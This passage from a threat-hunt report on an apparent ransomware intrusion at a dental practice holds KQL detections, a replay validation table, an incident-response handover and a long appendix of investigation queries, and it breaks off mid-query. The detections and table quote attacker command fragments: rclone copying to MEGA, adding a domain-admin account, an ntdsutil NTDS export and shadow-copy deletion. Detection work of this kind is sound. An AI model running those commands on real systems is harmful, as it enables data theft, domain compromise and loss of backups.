Logic: EventID 1 where Image ends rundll32.exe and CommandLine matches a non-system drive path (D: through Z:) plus a .dll,Export form, or a for loop iterating drive letters for a DLL. A D: to Z: path is not by itself proof of a mounted ISO or removable media; it can be a fixed or mapped drive, so the label is non-system drive letter, and confirming the drive type needs mount or volume telemetry (a CdRom device path in EventID 11, or a mount event), noted as a tuning step. Data source: Sysmon 1. FP rate: unmeasured; legitimate rundll32 use targets System32 DLLs, but software installed on a secondary fixed drive can match. ATT&CK: T1218.011, T1553.005. Status: proposed.

```
HarborlightDental_CL
| where EventTime > ago(1d) and EventID == 1 and Image has "rundll32"
| where CommandLine matches regex @"[D-Z]:\\[^,]+\.dll,\w+" or (CommandLine has "for " and CommandLine
    has "rundll32")
| project EventTime, host, CommandLine
```

D13. Run values pointing to suspicious staging paths

Logic: Select Sysmon 13 Run or RunOnce values whose data references Public or ProgramData\Microsoft. R2 confirms the SecurityHealth artifact, but this new candidate has not been replayed. Authorized software may match; validate signatures, deployment context and representative benign controls. ATT&CK T1547.001. Status: proposed, unvalidated.

```
HarborlightDental_CL
| where EventTime > ago(1d)
| where toint(EventID) == 13
| extend RegistryPath=tolower(replace_regex(tostring(TargetObject), @"\\+", "/")),
    ValueData=coalesce(tostring(column_ifexists("Details","")),
        extract(@"<Data Name=['""']Details['""']>([^<]*)</Data>",1,EventData_Xml))
| extend ValuePath=tolower(replace_regex(ValueData, @"\\+", "/"))
| where RegistryPath contains "/currentversion/run/"
    or RegistryPath contains "/currentversion/runonce/"
| where ValuePath contains "/users/public/"
    or ValuePath contains "/programdata/microsoft/"
| project EventTime, host, Image, TargetObject, ValueData, User
```

13.1 Detection validation (replay)

The earlier replay record reports matches for the then-current twelve candidates after D11 was revised. D8 has since changed in v1.11; its parsed-channel body requires a new replay, and the old match count does not validate it. The 11 October follow-up adds a paired test of the unchanged D3 predicate: 3/3 selected attack-anchor events pass and 2/2 SearchIndexer candidates are rejected. Q1 confirms the D10 account/member/group evidence; Q4 measures cadence without rerunning or changing the D11 rule. D13 adds a Run-value candidate based on R2 and has not been replayed. All detections remain proposed. These incident-specific checks do not supply representative benign ground truth, production false-positive rates or measured alert latency.

Detection	Expected true positive in window	Replay result, known attack	Status
D1 fodhelper UAC bypass	reg ms-settings hijack 02:42:08; fodhelper High 02:42:39 (F4)	Confirmed: Emily.Grant fodhelper Medium to High present	Proposed (replay TP; benign control pending)
D2 masqueraded binary from Public	taskhostw/OneDriveSync/RuntimeBroker/MsMpEng from C:\Users\Public (F10,F13)	Confirmed: 5 Public-path binaries (taskhostw, OneDriveSync) across all three hosts	Proposed (replay TP; benign control pending)

Detection	Expected true positive in window	Replay result, known attack	Status
D3 injection into spoolsv/lsass	taskhostw to spoolsv (F5); spoolsv to lsass 0x1fffff (F6); SearchIndexer 0x21410 excluded	Q5: 3/3 selected F5/F6 attack anchors pass; 2/2 SearchIndexer candidates rejected. Across 25 selected events, 23 pass and 2 are rejected.	Proposed; paired diagnostic passed; representative benign baseline pending
D4 LSASS dump to disk	spoolsv writes lsass.dmp 02:50:17 (F6)	Confirmed: spoolsv writes lsass.dmp 02:50:17	Proposed (replay TP; benign control pending)
D5 ntdsutil IFM on DC	ntdsutil IFM create full 04:33:55 (F7)	Confirmed: IFM command present on ADDC01	Proposed (replay TP; benign control pending)
D6 rclone-grammar exfil	MsMpEng --config mega: copy C:\Shares (F10)	Confirmed: 3 MsMpEng --config mega: copy events (incl config.dat --password-command variant)	Proposed (replay TP; benign control pending)
D7 rclone config via echo	echo rclone.conf / type = mega 03:58 (F10)	Confirmed: 4 echo-to-rclone.conf credential writes at 03:58	Proposed (replay TP; benign control pending)
D8 mass log clearing	wevtutil cl 3+ channels/5min + 1102 (F9)	Historical evidence: log-clearing commands and 1102 observed. Revised parsed-channel body: replay pending.	Proposed; v1.11 logic awaiting replay and benign controls
D9 inhibit recovery	vssadmin/wbadmin/bcdedit 04:04-04:05 (F12)	Confirmed: vssadmin, wbadmin, bcdedit, and wmic shadowcopy delete on HL-FS01 and ADDC01	Proposed (replay TP; benign control pending)
D10 rogue privileged account	net user svc_sql /add + Add-ADGroupMember Domain Admins (F15)	Q1 raw records confirm svc_sql creation and both privileged memberships by SID. Original detection retained; parser/tuning replay pending.	Proposed (replay TP; benign control pending)
D11 CDN beacon volume	rundll32/taskhostw to Cloudflare pair, 80+443 (F11)	Q4: 32 post-05:25 groups, each with 60s median and high variance. Original strict replay returned 0; volume rule remains a candidate generator.	Proposed (relaxed; replay TP; benign control pending)
D12 rundll32 non-system drive	rundll32 E:\review.dll,StartW from mounted ISO 02:25:06 (F2)	Confirmed: rundll32 review.dll,StartW at 02:25:06 (E:), plus three earlier D:\review.dll runs 01:59-02:00 flagged for pivot	Proposed (replay TP; benign control pending)
D13 suspicious Run value	SecurityHealth points to taskhostw (R2)	Underlying artifact confirmed; candidate replay pending	Proposed; benign controls pending

14. HANDOVER TO IR

Compromise confirmed	Yes
Handed to	Marcus Webb, Coastal MSP (IT Support)
Time of handover (UTC)	2026-10-10 13:45:00 UTC
Immediate risks flagged	(1) Domain compromise risk from SYSTEM access and NTDS IFM commands; export completion unconfirmed. IR to plan directory recovery and credential resets with replication and service dependencies. (2) Confirmed svc_sql additions to Administrators and Domain Admins: disable the account, remove unauthorized memberships and check current directory state. (3) Emily.Grant credential compromise and same-account elevation: reset credentials and review local rights. (4) Implant connections on ADDC01 through 18:47:29: contain affected hosts and review domain-based blocks. (5) Public/ProgramData implants including wsync.exe, and WindowsUpdate/ptMSXbEj tasks: collect evidence and remove confirmed persistence. (6) Attempted C:\Shares transfer to MEGA: obtain egress, application and provider evidence to bound exposure. (7) Anti-recovery commands: validate backup state before declaring data unrecoverable.

This hunt confirmed compromise and stops here; the IR report continues the response. Prioritised actions and open questions handed to IR:

Treat the domain as at risk from privileged compromise and the NTDS extraction attempt. IR should plan credential recovery, replication checks and service dependencies before domain-wide resets; completion of the IFM export remains unconfirmed.

Privilege escalation (F4): same-account Medium-to-High execution is observed, but the mechanism and the no-local-admin baseline need reconciliation. Reset exposed credentials through IR, verify historical local-Administrators membership and correlate token/logon identifiers before claiming Emily was already a local administrator.

Bound exfiltration (F10): R1 confirms process-linked contact with MEGA infrastructure. It does not establish files delivered, bytes transferred or completion. Preserve the MsMpEng binaries and process-create evidence to link the two network/DNS GUIDs directly to copy commands. Obtain rclone output, provider records or egress evidence to assess delivery. Keep C:\Shares as the potential exposure scope until bounded; network byte counts alone do not identify the files received.

Verify recovery state (F12): backup-deletion commands ran on HL-FS01 and the DC. Confirm against the backup estate whether any off-host or immutable copies survive before declaring recovery lost.

Disable svc_sql and remove its unauthorized Administrators and Domain Admins memberships (F15). The additions are confirmed in the event record; current directory state and later changes still need response validation. For akira_svc, no creation was observed in the searched window; inspect directory state before selecting an action.

Scope the five additional SMB targets (F8): 172.16.0.9, .109, .110, .132 and .223 were contacted but not confirmed authenticated or executed-on. Check hosts that do not log to this table.

15. NEXT-HUNT LEADS

Lead	Why it is worth hunting	Data needed
MSP admin-session baseline for AnyDesk and RDP	F-Noise-4 could not fully clear AnyDesk as MSP-only. Confirm it was never abused as attacker access.	Coastal MSP remote-tool session logs; RDP 4624 type-10 history
ADDC01 ptMSXbEj task Action and creator	Same service writes the task artifacts and launches SYSTEM whoami. Recover the exact task Action and remote creator rather than inferring them from timing.	Task XML, Task Scheduler operational events and creator/session linkage. Q2 has already resolved nearby Emily.Grant network logons.
Earlier reconnaissance and delivery before 01:57	Identify the delivering message and any activity before the first observed lure.	Email gateway logs; the delivering message
Other hosts beyond the three in scope	The flat /24 has more than three addresses; confirm the intrusion did not touch others.	Full-estate Sysmon onboarding
MEGA account jwilson.vhr@proton.me and exf1ltr8 string across other incidents	Operator-chosen identifiers may recur across campaigns (attribution value).	Threat-intel enrichment; cross-incident search

16. APPENDICES

Query display note: long lines wrap for page readability. Harborlight_KQL_reference.txt preserves the original query-block text for copying. Historical and proposed queries retain their stated scopes and validation limits.

A. Investigation queries and their scopes. Historical query bodies are retained unless a correction is marked. Appendix B distinguishes exported evidence from author-reported replay summaries. The simplified A.55 listing does not reproduce the expanded Q3b CSV layout. Section 13 D8 is amended and requires fresh replay; no new workspace execution is claimed by this revision.

A.1

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:10:00) .. datetime(2026-02-04 02:41:00))
| where host has "BACKOFFICE-PC1"
| where (EventID == 11 and TargetFilename has_any (".7z", ".dll", "Invoice", "Downloads", "Temp"))
     or (EventID == 1 and (Image has_any ("rundll32", "7z", "explorer") or ParentImage has_any ("7z",
    "explorer", "OUTLOOK")))
| project EventTime, EventID, User, Image, ParentImage, CommandLine, TargetFilename, IntegrityLevel
| sort by EventTime asc
```

A.2

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:35:00) .. datetime(2026-02-04 02:45:00))
| where host has "BACKOFFICE-PC1"
| where (EventID == 11 and TargetFilename has @"\Windows\System32\Tasks\")
     or (EventID == 13 and TargetObject has @"Schedule\TaskCache")
     or (EventID == 1 and ParentImage has "svchost" and CommandLine has "Schedule")
| project EventTime, EventID, User, Image, TargetFilename, TargetObject, CommandLine
| sort by EventTime asc
```

A.3

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:42:00) .. datetime(2026-02-04 02:50:00))
| where host has "BACKOFFICE-PC1"
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml),
         Loaded = extract(@"ImageLoaded['""]>([^<]+)<", 1, EventData_Xml)
| where (EventID in (8, 10) and TgtImg has "spoolsv")
     or (EventID == 7 and Image has "spoolsv" and not(Loaded startswith @"C:\Windows\System32\"))
     or (EventID == 13 and TargetObject has_any (@"Print\Monitors", @"Print\Environments", "Spooler"))
| project EventTime, EventID, User, Image, SrcImg, TgtImg, granted_access, Loaded, TargetObject
| sort by EventTime asc
```

A.4

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where (EventID == 11 and TargetFilename contains @"\System32\Tasks\")
     or (EventID == 13 and TargetObject contains "TaskCache")
     or (EventID == 1 and (Image has "schtasks" or CommandLine contains "schtasks" or CommandLine
    contains "Register-ScheduledTask"))
| project EventTime, host, EventID, User, Image, ParentImage, TargetFilename, TargetObject, CommandLine
| sort by EventTime asc
```

A.5

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where (EventID == 11 and TargetFilename contains @"\System32\Tasks\" and not(TargetFilename contains
    @"\Tasks\Microsoft\"))
     or (EventID == 13 and TargetObject contains "TaskCache" and not(TargetObject contains
    @"\Tree\Microsoft\") and not(TargetObject contains @"\Tasks\{"))
     or (EventID == 1 and (Image has "schtasks" or CommandLine contains "schtasks" or CommandLine
    contains "Register-ScheduledTask"))
| project EventTime, host, EventID, User, Image, ParentImage, TargetFilename, TargetObject, CommandLine
| sort by EventTime asc
```

A.6

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:50:00) .. datetime(2026-02-04 03:45:00))
| where (host has "HL-FS01" and EventID in (1, 11) and (TargetFilename has "taskhostw" or Image has
    "taskhostw" or ParentImage has "taskhostw"))
     or (host has "BACKOFFICE-PC1" and EventID == 3 and DestinationIp == "172.16.0.8")
     or (host has "HL-FS01" and EventCode in (4624, 4648, 1102))
| project EventTime, host, EventID, EventCode, User, TargetUserName, Image, ParentImage, CommandLine,
    TargetFilename, DestinationIp, DestinationPort, Source_Network_Address
| sort by EventTime asc
```

A.7

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:44:00) .. datetime(2026-02-04 05:30:00))
| where host has "HL-FS01"
| where (EventID == 1 and (Image has "RuntimeBroker" or Image has "rclone" or CommandLine has_any
    ("rclone", "copy", "sync", ".zip", "mega", "s3")))
     or (EventID == 3 and Image has_any ("RuntimeBroker", "rclone", "taskhostw") and DestinationPort in
    ("443", "80", "21", "22"))
     or (EventID == 11 and TargetFilename has_any (".zip", ".7z", ".rar", ".tar"))
| project EventTime, EventID, User, Image, ParentImage, CommandLine, TargetFilename, DestinationIp,
    DestinationPort
| sort by EventTime asc
```

A.8

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30:00) .. datetime(2026-02-04 05:30:00))
| where host has "ADDC01"
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml)
| where (EventID == 1)
     or (EventID == 10 and TgtImg has "lsass")
     or (EventID == 11 and TargetFilename has_any (".dmp", "ntds", ".dit"))
     or (EventCode in (4720, 4728, 4672, 4624) )
| project EventTime, EventID, EventCode, User, TargetUserName, Image, ParentImage, CommandLine, SrcImg,
    TgtImg, TargetFilename
| sort by EventTime asc
```

A.9

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:20:00) .. datetime(2026-02-04 02:26:00))
| where host has "BACKOFFICE-PC1"
| where EventID == 11
| where TargetFilename has_any (".7z", ".zip", ".iso", ".rar", "Harborlight")
| project EventTime, User, Image, TargetFilename
| sort by EventTime asc
```

A.10

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:45:00) .. datetime(2026-02-04 03:05:00))
| where host has "BACKOFFICE-PC1"
| where EventID in (1, 11)
| where CommandLine has_any ("rundll32", "review.dll", ".dll,", "for %")
    or TargetFilename has_any (".iso", ".7z", "review.dll", "Claims")
| project EventTime, EventID, User, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

A.11

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:26:00) .. datetime(2026-02-04 06:00:00))
| where host has "BACKOFFICE-PC1"
| where EventID == 1
| where CommandLine has "StartW" or CommandLine has "review.dll" or (CommandLine has "for " and
   CommandLine has "rundll32")
| project EventTime, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.12

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:26:00) .. datetime(2026-02-04 06:00:00))
| where host has "BACKOFFICE-PC1"
| where EventID == 1 and Image has "rundll32"
| where CommandLine matches regex @"[D-J]:\\"
| project EventTime, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.13

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00:00) .. datetime(2026-02-04 23:59:59))
| where host has "BACKOFFICE-PC1"
| where EventID == 11
| where TargetFilename has_any (".iso", ".7z", ".zip", ".img", ".vhd", "Zone.Identifier")
| where not(TargetFilename has_any ("DeliveryOptimization", "recon.zip"))
| project EventTime, User, Image, TargetFilename
| sort by EventTime asc
```

A.14

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:50:00) .. datetime(2026-02-04 02:56:00))
| where host has "BACKOFFICE-PC1"
| where EventID in (1, 11, 22)
| where TargetFilename has ".iso"
    or (EventID == 1 and (CommandLine has "rundll32" or CommandLine has ".dll" or ParentImage has
   "explorer"))
| project EventTime, EventID, User, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

A.15

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:42:00) .. datetime(2026-02-04 02:43:30))
| where host has "BACKOFFICE-PC1"
| where EventID == 1
| where Image has "fodhelper" or ParentImage has "fodhelper" or CommandLine has "fodhelper" or Image has
    "taskhostw"
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

A.16

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00:00) .. datetime(2026-02-04 06:00:00))
| where EventID in (8, 10)
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml)
| where SrcImg has "taskhostw" and TgtImg has "spoolsv"
| summarize Count=count(), First=min(EventTime) by host, SrcImg, TgtImg
| sort by host asc
```

A.17

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where host has "BACKOFFICE-PC1"
| where EventCode == 5379
| summarize Count=count(), First=min(EventTime), Last=max(EventTime) by bin(EventTime, 1h)
| sort by EventTime asc
```

A.18

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:42:00) .. datetime(2026-02-04 03:40:00))
| where host has "BACKOFFICE-PC1"
| where EventID == 3
| where DestinationIp == "172.16.0.8"
| project EventTime, Image, DestinationIp, DestinationPort
| sort by EventTime asc
```

A.19

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:34:00) .. datetime(2026-02-04 04:35:00))
| where host has "HL-FS01"
| where EventID == 3
| where DestinationIp == "172.16.0.7"
| project EventTime, Image, DestinationIp, DestinationPort
| sort by EventTime asc
```

A.20

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 06:00:00))
| where host has "ADDC01"
| where EventID == 1
| where CommandLine has_any ("wmic", "/node:", "172.16.0.8", "172.16.0.5", "BACKOFFICE", "HL-FS01",
    "PsExec", "Invoke-Command", "-ComputerName")
| project EventTime, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.21

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 07:00:00))
| where host has "ADDC01"
| where EventID == 1 and Image has "WMIC"
| where CommandLine has "/node:" and not(CommandLine has "/node:172.16.0.7")
| project EventTime, host, User, ParentImage, CommandLine
| sort by EventTime asc
```

A.22

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 07:00:00))
| where host has "ADDC01"
| where EventID == 1
| where CommandLine has_any ("/node:172.16.0.8", "/node:172.16.0.", "-ComputerName", "Invoke-Command",
    "/s 172.16.0.8", "\\\\172.16.0.8", "\\\\BACKOFFICE", "\\\\HL-FS01")
| where not(CommandLine has "172.16.0.7")
| project EventTime, host, User, ParentImage, CommandLine
| sort by EventTime asc
```

A.23

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 09:00:00))
| where host has "ADDC01"
| where EventID == 1
| where CommandLine has_any ("172.16.0.8", "172.16.0.5", "BACKOFFICE", "HL-FS01", "-ComputerName",
    "Invoke-Command", "Enter-PSSession", "\\\\")
| where not(CommandLine has "172.16.0.7")
| project EventTime, host, User, ParentImage, CommandLine
| sort by EventTime asc
```

A.24

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 09:00:00))
| where host has "ADDC01"
| where EventID == 3
| where DestinationIp == "172.16.0.8"
| project EventTime, Image, DestinationIp, DestinationPort
| sort by EventTime asc
```

A.25

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:44:00) .. datetime(2026-02-04 04:45:30))
| where host has "ADDC01"
| where EventID == 1
| where Image has "WMIC" or ParentImage has "WMIC" or CommandLine has "172.16.0.8" or CommandLine has
    "/node:"
| project EventTime, host, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.26

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 06:00:00))
| where host has "ADDC01"
| where EventID == 1
| where Image has "WMIC" or Image has "wmic"
| project EventTime, host, User, ParentImage, CommandLine
| sort by EventTime asc
```

A.27

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:44:00) .. datetime(2026-02-04 04:46:00))
| where host has "HL-FS01"
| where EventID == 1
| where ParentImage has "WmiPrvSE"
| project EventTime, host, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.28

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 14:00:00))
| where host has "ADDC01"
| where EventID == 1
| where CommandLine has_any ("/node:172.16.0.8", "/node:172.16.0.5", "/node:BACKOFFICE", "/node:HL-
    FS01", "\\\\172.16.0.8", "\\\\HL-FS01", "\\\\BACKOFFICE", "ComputerName 172.16.0.8", "ComputerName
    HL")
| project EventTime, host, User, ParentImage, CommandLine
| sort by EventTime asc
```

A.29

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:40:00) .. datetime(2026-02-04 04:46:00))
| where host has "ADDC01"
| where EventID == 1
| where CommandLine has "vssadmin" or CommandLine has "process call create"
| project EventTime, host, ParentImage, CommandLine
| sort by EventTime asc
```

A.30

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:44:25) .. datetime(2026-02-04 04:44:45))
| where host has "ADDC01"
| project EventTime, EventID, EventCode, host, User, Image, ParentImage, CommandLine, DestinationIp,
    DestinationPort
| sort by EventTime asc
```

A.31

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:44:30) .. datetime(2026-02-04 04:48:00))
| where host has "HL-FS01"
| where EventID == 1
| project EventTime, host, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.32

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:44:00) .. datetime(2026-02-04 04:50:00))
| where host has "HL-FS01"
| where EventID == 1
| where CommandLine has_any ("vssadmin", "OneDriveSync", "process call")
| project EventTime, host, User, Image, ParentImage, CommandLine
| sort by EventTime asc
```

A.33

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where (EventID == 1 and Image has "wevtutil" and CommandLine has " cl ")
     or EventCode == 1102
| summarize Clears=count(), First=min(EventTime), Last=max(EventTime) by host
| sort by host asc
```

A.34

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 1 and Image has "wevtutil" and CommandLine has " cl "
| extend Channel = extract(@"cl\s+""?([^""]+)""?\s*$", 1, CommandLine)
| summarize Hosts=make_set(host), Bursts=count() by Channel
| sort by Channel asc
```

A.35

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 1 and Image has "wevtutil" and CommandLine has " cl "
| extend Channel = extract(@"cl\s+""?([^""]+)""?\s*$", 1, CommandLine)
| extend Burst = bin(EventTime, 5m)
| summarize ClearedChannels = make_set(Channel), Count = count() by host, Burst
| sort by Burst asc
```

A.36

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:10:00) .. datetime(2026-02-04 05:25:00))
| where EventID == 1 and Image has "wevtutil" and CommandLine has " cl "
| summarize Channels=count(), First=min(EventTime), Last=max(EventTime) by host
| sort by First asc
```

A.37

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:00:00) .. datetime(2026-02-04 06:00:00))
| where host has "HL-FS01"
| where EventID == 1
| where CommandLine has_any ("rclone", "mega:", "MsMpEng", "copy C:\\Shares", "RuntimeBroker")
| project EventTime, Image, CommandLine
| sort by EventTime asc
```

A.38

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:50:00) .. datetime(2026-02-04 04:05:00))
| where host has "HL-FS01"
| where EventID == 1
| where Image has "MsMpEng" or CommandLine has "MsMpEng" or CommandLine has "mega:"
| project EventTime, Image, CommandLine
| sort by EventTime asc
```

A.39

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00:00) .. datetime(2026-02-04 06:00:00))
| where EventID == 1
| where CommandLine has_any ("vssadmin", "wbadmin", "bcdedit", "wmic shadowcopy", "delete shadows",
    "resetrecovery", "recoveryenabled")
| project EventTime, host, User, Image, CommandLine
| sort by host asc, EventTime asc
```

A.40

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:00:00) .. datetime(2026-02-04 14:00:00))
| where EventID == 11
| where TargetFilename has_any (@"\Users\Public\", @"\ProgramData\")
| where TargetFilename endswith ".exe"
| project EventTime, host, User, Image, TargetFilename
| sort by EventTime asc
```

A.41

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00:00) .. datetime(2026-02-04 06:00:00))
| where EventID == 22
| where QueryName has "cloud-endpoint"
| project EventTime, host, QueryName, QueryResults
| sort by EventTime asc
```

A.42

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00:00) .. datetime(2026-02-04 06:00:00))
| where EventID == 3
| where DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize Connections=count(), First=min(EventTime), Last=max(EventTime) by DestinationPort
| sort by DestinationPort asc
```

A.43

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:23:00) .. datetime(2026-02-04 23:59:59))
| where (EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46"))
     or (EventID == 1 and (Image has "taskhostw" and Image has @"\Public\") or Image has_any
    (@"\Public\updater", @"\Public\OneDriveSync", @"Microsoft\wsync"))
     or (EventID == 22 and QueryName has "cloud-endpoint")
     or (EventID == 1 and Image has "wevtutil" and CommandLine has " cl ")
| summarize LastActivity=max(EventTime), Events=count() by host
| sort by LastActivity desc
```

A.44

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize LastBeacon=max(EventTime), TotalBeacons=count()
```

A.45

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-05 00:00:00))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize LastBeacon=max(EventTime), FirstBeacon=min(EventTime)
```

A.46

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where (EventCode == 4720) or (EventID == 1 and CommandLine has "akira_svc")
| project EventTime, host, EventCode, CommandLine
| sort by EventTime asc
```

A.47

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 11
| where TargetFilename endswith ".akira" or TargetFilename has "akira_readme"
| extend Kind = iff(TargetFilename endswith ".akira", "encrypted_artifact", "ransom_note")
| summarize Drops = count(), DistinctArtifacts = dcount(strcat(host, "|", TargetFilename)) by Kind
// encrypted_artifact DistinctArtifacts = 29 (distinct host+path); ransom_note DistinctArtifacts = 116,
    Drops = 128
```

A.48

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 11 and TargetFilename has "akira_readme.txt"
| summarize NoteDrops=count() by host
| sort by host asc
```

A.49

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| where EventID == 11 and TargetFilename has "akira_readme.txt"
| summarize TotalDrops=count()
```

A.50

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:45:00) .. datetime(2026-02-04 02:26:00))
| where host has "BACKOFFICE-PC1"
| where (EventID == 11 and TargetFilename has_any ("review.dll",".iso",".7z","Vendor","Harborlight"))
     or (EventID == 1 and (CommandLine has "review.dll" or Image has "rundll32" or Image has "7zG" or
    ParentImage has "explorer"))
| project EventTime, EventID, User, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
// Widened-window pivot that found the first lure: Vendor_Invoice_Review.7z downloaded 01:57:15,
// extracted 01:58:54, rundll32 D:\review.dll,StartW at 01:59:15 / 01:59:32 / 02:00:08 (parent
    explorer). F1/F2.
```

A.51

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:59:00) .. datetime(2026-02-04 02:25:00))
| where host has "BACKOFFICE-PC1"
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml)
| where EventID in (1,3,8,10,11,22)
| where ParentImage has "rundll32" or Image has "rundll32" or SrcImg has "rundll32" or CommandLine has
    "review.dll"
| project EventTime, EventID, Image, ParentImage, SrcImg, TgtImg, CommandLine, DestinationIp, QueryName
| sort by EventTime asc
// Result: only the three review.dll runs (01:59:15, 01:59:32, 02:00:08, parent explorer) plus one
// separate rundll32 shell32.dll COM call. No matching immediate child, source-side EventID 8/10,
// EventID 3 or EventID 22 returned in this time/name scope. Full-day Q3 and Q3b export results are
    assessed separately in Appendix B.
```

A.52

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 17:00:00) .. datetime(2026-02-04 23:59:59))
| where host has "ADDC01" and EventID == 3 and DestinationIp in ("104.21.30.237","172.67.174.46")
| extend PG = extract(@"ProcessGuid['""]?>([^<]+)<", 1, EventData_Xml)
| project EventTime, host, Image, PG, DestinationIp, DestinationPort
| sort by EventTime desc
| take 10
// Result: final DC C2 connection 18:47:29 from C:\Users\Public\OneDriveSync.exe
// (PG 851c2eb2-cec0-...) and taskhostw.exe (PG 851c2eb2-cb16-...) to 104.21.30.237:443 and :80.
// Both are documented backdoors (F13); attributes the last-observed DC persistence to a named implant.
```

A.53

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:10:00) .. datetime(2026-02-04 05:30:00))
| where EventID == 1 and Image has "wevtutil" and CommandLine has " cl "
| extend Channel = extract(@"cl\s+""?([^""]+)""?\s*$", 1, CommandLine)
| summarize DistinctChannels = dcount(Channel), ChannelList = make_set(Channel) by host
// Result: 16 distinct channels on each of ADDC01, BACKOFFICE-PC1 and HL-FS01. Backs the
// F9 claim of a 16-channel sweep per host; the per-burst Count in A.35 is a command-row count.
```

A.54

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:50:00) .. datetime(2026-02-04 03:45:00))
| where (host has "BACKOFFICE-PC1" and EventID == 3 and DestinationIp == "172.16.0.8")
     or (host has "HL-FS01" and EventID in (1, 11) and (Image has "taskhostw" or TargetFilename has
